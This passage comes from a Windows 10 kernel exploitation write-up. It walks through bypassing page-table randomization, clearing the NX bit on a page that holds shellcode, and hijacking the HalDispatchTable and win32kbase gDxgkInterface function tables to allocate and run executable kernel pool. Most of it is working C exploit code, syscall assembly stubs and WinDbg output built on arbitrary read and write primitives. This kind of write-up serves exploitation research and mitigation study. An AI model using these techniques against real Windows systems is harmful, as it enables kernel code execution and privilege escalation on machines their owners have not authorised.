The idea is to find the address of MiGetPteAddress and read the randomized base address and use that instead of the previously static value. The first part can be achieved by leveraging the read primitive and locating the function address as described in the previous section. Having found the address of MiGetPteAddress, the base address of the Page Table Entries are at an offset of 0x13 bytes. This can be implemented as shown below

```
VOID leakPTEBase(DWORD64 ntBase)
{
   DWORD64 MiGetPteAddressAddr = locatefunc(ntBase, 0x247901102daa798f, 0xb0000);
   g_PTEBase = readQword(MiGetPteAddressAddr + 0x13);
   return;
}
```

Next the address of the Page Table Entry of a given memory page can be found by the original method, only using the randomized base address

```
DWORD64 getPTfromVA(DWORD64 vaddr)
{
    vaddr >>= 9;
    vaddr &= 0x7FFFFFFFF8;
    vaddr += g_PTEBase;
    return vaddr;
}
```

This may also be verified directly in memory, as shown in the example below for the memory address 0xFFFFF78000000000

```
kd> ? 0xfffff78000000000 >> 9
Evaluate expression: 36028778765352960 = 007ffffb`c0000000
kd> ? 007ffffb`c0000000 & 7FFFFFFFF8h
Evaluate expression: 531502202880 = 0000007b`c0000000
kd> dq 7b`c0000000 + 0FFFFCF0000000000h L1
ffffcf7b`c0000000  80000000`00963963
```

If the shellcode is written to offset 0x800 of the KUSER_SHARED_DATA structure, which is still static in memory at the address 0xFFFFF78000000000, the updated method can be used to locate the Page Table Entry. Then the memory protection can be modified by overwriting the Page Table Entry to remove the NX bit, which is the highest bit.

```
DWORD64 PteAddr = getPTfromVA(0xfffff78000000800);
DWORD64 modPte = readQword(PteAddr) & 0x0FFFFFFFFFFFFFFF;
writeQword(PteAddr, modPte);
```

Execution of the shellcode can be performed with known methods like overwriting the HalDispatchTable and then calling the user-mode API NtQueryIntervalProfile


```
BOOL getExec(DWORD64 halDispatchTable, DWORD64 addr)
{
    _NtQueryIntervalProfile NtQueryIntervalProfile = (_NtQueryIntervalProfile)GetProcAddress(GetModuleHandleA("NTDLL.DLL"), "NtQueryIntervalProfile");
    writeQword(halDispatchTable + 8, addr);
    ULONG result;
    NtQueryIntervalProfile(2, &result);
    return TRUE;
}
```

This technique de-randomizes the Page Tables and brings back the Page Table Entry overwrite technique.

Executable Memory Allocation


While modifying the Page Table Entry of an arbitrary memory page containing shellcode works, the method from Windows 7 of directly allocating executable kernel memory is neat. This section explains how this is still possible to obtain on Windows 10 Creators Update.

Many kernel pool allocations are performed by the kernel driver function ExAllocatePoolWithTag in ntoskrnl.exe. According to MSDN the function takes three arguments, the type of pool, size of the allocation and a tag value.



```
PVOID ExAllocatePoolWithTag(
  _In_ POOL_TYPE PoolType,
  _In_ SIZE_T    NumberOfBytes,
  _In_ ULONG     Tag
);
```


Just as importantly on success the function returns the address of the new allocation to the caller. While NonPagedPoolNX is the new standard pool type for many allocations, the following pool types exist even on Windows 10.



```
NonPagedPool = 0n0
NonPagedPoolExecute = 0n0
PagedPool = 0n1
NonPagedPoolMustSucceed = 0n2
DontUseThisType = 0n3
NonPagedPoolCacheAligned = 0n4
PagedPoolCacheAligned = 0n5
NonPagedPoolCacheAlignedMustS = 0n6
MaxPoolType = 0n7
NonPagedPoolBase = 0n0
NonPagedPoolBaseMustSucceed = 0n2
NonPagedPoolBaseCacheAligned = 0n4
NonPagedPoolBaseCacheAlignedMustS = 0n6
NonPagedPoolSession = 0n32
PagedPoolSession = 0n33
NonPagedPoolMustSucceedSession = 0n34
DontUseThisTypeSession = 0n35
NonPagedPoolCacheAlignedSession = 0n36
PagedPoolCacheAlignedSession = 0n37
NonPagedPoolCacheAlignedMustSSession = 0n38
NonPagedPoolNx = 0n512
```

Specifying the value 0 as pool type will force an allocation of pool memory which is readable, writable and executable. Calling this function from user-mode can be done in the same way as shellcode memory pages are through NtQueryIntervalProfile. Sadly, to reach the overwritten entry in the HalDispatchTable specific arguments must be supplied, rendering the call to ExAllocatePoolWithTag invalid.


Another way of calling ExAllocatePoolWithTag is needed, the technique used by overwriting the HalDispatchTable could work for other user-mode functions if different function tables can be found. One such function table is gDxgkInterface which is in the kernel driver win32kbase.sys, the start of the function table is seen below



```
kd> dqs win32kbase!gDxgkInterface
ffffbd5f`ece3f750  00000000`001b07f0
ffffbd5f`ece3f758  00000000`00000000
ffffbd5f`ece3f760  fffff80e`31521fb0 dxgkrnl!DxgkCaptureInterfaceDereference
ffffbd5f`ece3f768  fffff80e`31521fb0 dxgkrnl!DxgkCaptureInterfaceDereference
ffffbd5f`ece3f770  fffff80e`314c8480 dxgkrnl!DxgkProcessCallout
ffffbd5f`ece3f778  fffff80e`3151f1a0 dxgkrnl!DxgkNotifyProcessFreezeCallout
ffffbd5f`ece3f780  fffff80e`3151ee70 dxgkrnl!DxgkNotifyProcessThawCallout
ffffbd5f`ece3f788  fffff80e`314b9950 dxgkrnl!DxgkOpenAdapter
ffffbd5f`ece3f790  fffff80e`315ae710 dxgkrnl!DxgkEnumAdapters
ffffbd5f`ece3f798  fffff80e`314c4d50 dxgkrnl!DxgkEnumAdapters2
ffffbd5f`ece3f7a0  fffff80e`31521ef0 dxgkrnl!DxgkGetMaximumAdapterCount
ffffbd5f`ece3f7a8  fffff80e`31519a50 dxgkrnl!DxgkOpenAdapterFromLuid
ffffbd5f`ece3f7b0  fffff80e`31513e30 dxgkrnl!DxgkCloseAdapter
ffffbd5f`ece3f7b8  fffff80e`314c6f10 dxgkrnl!DxgkCreateAllocation
```


Many functions use this function table, the requirements for the function we need is the following; it needs to be callable from user-mode, it must allow at least three user controlled arguments without modifications and it must be called rarely by the operating system or background processes to avoid usage after we overwrite the function table.

One function which matches these requirements is the user-mode function NtGdiDdDDICreateAllocation, which in dxgkrnl is called DxgkCreateAllocation and seen above at offset 0x68 in the function table. The user-mode function is not exportable, but only consists of a system call in win32u.dll. It is possible to implement the system call directly when using it, this is shown below



```
NtGdiDdDDICreateAllocation PROC
    mov r10, rcx
    mov eax, 118Ah
    syscall
    ret
NtGdiDdDDICreateAllocation ENDP
```


When the system call is invoked it gets transferred to the kernel driver win32k.sys which dispatches it to win32kfull.sys, which in turn dispatches it to win32kbase.sys. In win32kbase.sys the function table gDxgkInterface is referenced and a call is made to offset 0x68. The execution flow can be seen below



```
kd> u win32k!NtGdiDdDDICreateAllocation L1
win32k!NtGdiDdDDICreateAllocation:
ffffbd5f`ec7a29dc ff25d6a40400    jmp     qword ptr [win32k!_imp_NtGdiDdDDICreateAllocation (fff
kd> u poi([win32k!_imp_NtGdiDdDDICreateAllocation]) L1
win32kfull!NtGdiDdDDICreateAllocation:
ffffbd5f`ec5328a0 ff251aad2200    jmp     qword ptr [win32kfull!_imp_NtGdiDdDDICreateAllocation
kd> u poi([win32kfull!_imp_NtGdiDdDDICreateAllocation]) L2
win32kbase!NtGdiDdDDICreateAllocation:
ffffbd5f`ecd3c430 488b0581331000  mov     rax,qword ptr [win32kbase!gDxgkInterface+0x68 (ffffbd5
ffffbd5f`ecd3c437 48ff2512251200  jmp     qword ptr [win32kbase!_guard_dispatch_icall_fptr (ffff
kd> u poi([win32kbase!_guard_dispatch_icall_fptr]) L1
win32kbase!guard_dispatch_icall_nop:
ffffbd5f`ecd581a0 ffe0            jmp     rax
```


All the involved drivers only implement very thin trampolines around the system call. The consequence is that no arguments are modified, which was the second requirement for. When performing testing an overwrite of the DxgkCreateAllocation function pointer does not cause any unintended problems due to additional calls, which was the third and final requirements.

To use NtGdiDdDDICreateAllocation and the gDxgkInterface function table, the latter must be writable. Inspecting the Page Table Entry is seen below



```
kd> ? win32kbase!gDxgkInterface >> 9
Evaluate expression: 36028794142651760 = 007fffff`548ef570
kd> ? 007fffff`548ef570 & 7FFFFFFFF8
Evaluate expression: 546879501680 = 0000007f`548ef570
kd> dq 7f`548ef570 + 0FFFFCF0000000000h L1
ffffcf7f`548ef570  cf600000`36b48863
```


While the content of the Page Table Entry may be hard to interpret directly, it can be printed according to the structure _MMPTE_HARDWARE and shows the function table to be writable



```
kd> dt _MMPTE_HARDWARE ffffcf7f`548ef570
nt!_MMPTE_HARDWARE
   +0x000 Valid            : 0y1
   +0x000 Dirty1           : 0y1
   +0x000 Owner            : 0y0
   +0x000 WriteThrough     : 0y0
   +0x000 CacheDisable     : 0y0
   +0x000 Accessed         : 0y1
   +0x000 Dirty            : 0y1
   +0x000 LargePage        : 0y0
   +0x000 Global           : 0y0
   +0x000 CopyOnWrite      : 0y0
   +0x000 Unused           : 0y0
   +0x000 Write            : 0y1
   +0x000 PageFrameNumber  : 0y000000000000000000110110101101001000
   +0x000 reserved1        : 0y0000
   +0x000 SoftwareWsIndex  : 0y10011110110 (0x4f6)
   +0x000 NoExecute        : 0y1
```

In principle, all the elements needed are in place, the idea is to overwrite the function pointer DxgkCreateAllocation at offset 0x68 in the function table gDxgkInterface with ExAllocatePoolWithTag followed by a call to NtGdiDdDDICreateAllocation specifying NonPagedPoolExecute as pool type. The remaining practical issue is locating the gDxgkInterface function table. We have several KASLR bypasses to locate the base address of ntoskrnl.exe, but so far, no ways to find other drivers.

The structure PsLoadedModuleList in ntoskrnl.exe contains the base address of all loaded kernel modules, thus finding other kernel drivers in memory is possible. The structure of the doubly-link list given by PsLoadedModuleList is shown below



```
kd> dq nt!PsLoadedModuleList L2
fffff803`4c76a5a0  ffff968a`38c1e530 ffff968a`3a347e80
kd> dt _LDR_DATA_TABLE_ENTRY ffff968a`38c1e530
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0xffff968a`38c1e390 - 0xfffff803`4c76a5a0 ]
   +0x010 InMemoryOrderLinks : _LIST_ENTRY [ 0xfffff803`4c7a8000 - 0x00000000`00053760
   +0x020 InInitializationOrderLinks : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`
   +0x030 DllBase          : 0xfffff803`4c41e000 Void
   +0x038 EntryPoint       : 0xfffff803`4c81e010 Void
   +0x040 SizeOfImage      : 0x889000
   +0x048 FullDllName      : _UNICODE_STRING "\SystemRoot\system32\ntoskrnl.exe"
   +0x058 BaseDllName      : _UNICODE_STRING "ntoskrnl.exe"
```

Thus, iterating through the linked list until the correct name in offset 0x60 is found will allow for reading the base address at offset 0x30.

Locating the PsLoadedModuleList structure directly using the previously mentioned algorithm to find function addresses does not work since this is not a function, but just a pointer. A lot of functions use the structure so it is possible to find the pointer from one of these.

KeCapturePersistentThreadState in ntoskrnl.exe uses PsLoadedModuleList which can be seen below

```
nt!KeCapturePersistentThreadState+0xc0:
fffff803`4c60e4d0 45894c90fc      mov     dword ptr [r8+rdx*4-4],r9d
fffff803`4c60e4d5 44890b          mov     dword ptr [rbx],r9d
fffff803`4c60e4d8 c7430444553634  mov     dword ptr [rbx+4],34365544h
fffff803`4c60e4df c7430cd73a0000  mov     dword ptr [rbx+0Ch],3AD7h
fffff803`4c60e4e6 c743080f000000  mov     dword ptr [rbx+8],0Fh
fffff803`4c60e4ed 498b86b8000000  mov     rax,qword ptr [r14+0B8h]
fffff803`4c60e4f4 488b4828        mov     rcx,qword ptr [rax+28h]
fffff803`4c60e4f8 48894b10        mov     qword ptr [rbx+10h],rcx
fffff803`4c60e4fc b9ffff0000      mov     ecx,0FFFFh
fffff803`4c60e501 488b05401b1f00  mov     rax,qword ptr [nt!MmPfnDatabase (fffff803`4c800048)]
fffff803`4c60e508 48894318        mov     qword ptr [rbx+18h],rax
fffff803`4c60e50c 488d058dc01500  lea     rax,[nt!PsLoadedModuleList (fffff803`4c76a5a0)]
```

It is possible to use the function finding algorithm to locate KeCapturePersistentThreadState and then dereference PsLoadedModuleList, which in turn will give the base address of any loaded kernel module.

While getting the base address of win32kbase.sys is possible, the problem of locating the function table gDxgkInterface is the same as finding the PsLoadedModuleList pointer. A better approach is finding a function which uses the function table and then read the address of gDxgkInterface from that.

One viable function is DrvOcclusionStateChangeNotify in the kernel driver win32kfull.sys, which has the disassembly shown below

```
DrvOcclusionStateChangeNotify proc near

var_18= dword ptr -18h
var_10= qword ptr -10h

; FUNCTION CHUNK AT 00000001C0157D2E SI

sub     rsp, 38h
mov     rax, [rsp+38h]
lea     rcx, [rsp+38h+var_18]
mov     [rsp+38h+var_10], rax
mov     rax, cs:__imp_?gDxgkInterface@@
mov     [rsp+38h+var_18], 1
mov     rax, [rax+408h]
```

From this function pointer, the function table can be found, which allows for overwriting the DxgkCreateAllocation function pointer with ExAllocatePoolWithTag.

```
DWORD64 locategDxgkInterface(DWORD64 modBase)
{
    DWORD64 DrvOcclusionStateChangeNotifyAddr = locatefunc(modBase, 0x424217e9330676ec, 0);
    DWORD64 offset = (readQword(DrvOcclusionStateChangeNotifyAddr + 0x16) & 0xFFFFFFFF);
    DWORD64 gDxgkInterfacePointer = DrvOcclusionStateChangeNotifyAddr + offset + 0x1a;
    DWORD64 gDxgkInterfaceAddr = readQword(gDxgkInterfacePointer);
    return gDxgkInterfaceAddr;
}

DWORD64 allocatePool(DWORD64 size, DWORD64 win32kfullBase, DWORD64 ntBase)
{
    DWORD64 gDxgkInterface = locategDxgkInterface(win32kfullBase);
    DWORD64 ExAllocatePoolWithTagAddr = ntBase + 0x27f390;
    writeQword(gDxgkInterface + 0x68, ExAllocatePoolWithTagAddr);
    DWORD64 poolAddr = NtGdiDdDDICreateAllocation(0, size, 0x41424344, 0x111);
    return poolAddr;
}
```

Following the pool allocation, the shellcode can be written to it using the kernel-mode write primitive. Finally, the gDxgkInterface function table can be overwritten again with the pool address followed by an additional call to NtGdiDdDDICreateAllocation.

```
writeShellcode(poolAddr);

writeQword(gDxgkInterface + 0x68, poolAddr);

NtGdiDdDDICreateAllocation(gDxgkInterface + 0x68, DxgkCreateAllocation, 0, 0);
```

The arguments for the NtGdiDdDDICreateAllocation function call is the address of DxgkCreateAllocation and its original place in the function table. This allows the shellcode to restore the function pointers in the function table, thus preventing any future calls to NtGdiDdDDICreateAllocation crashing the operating system.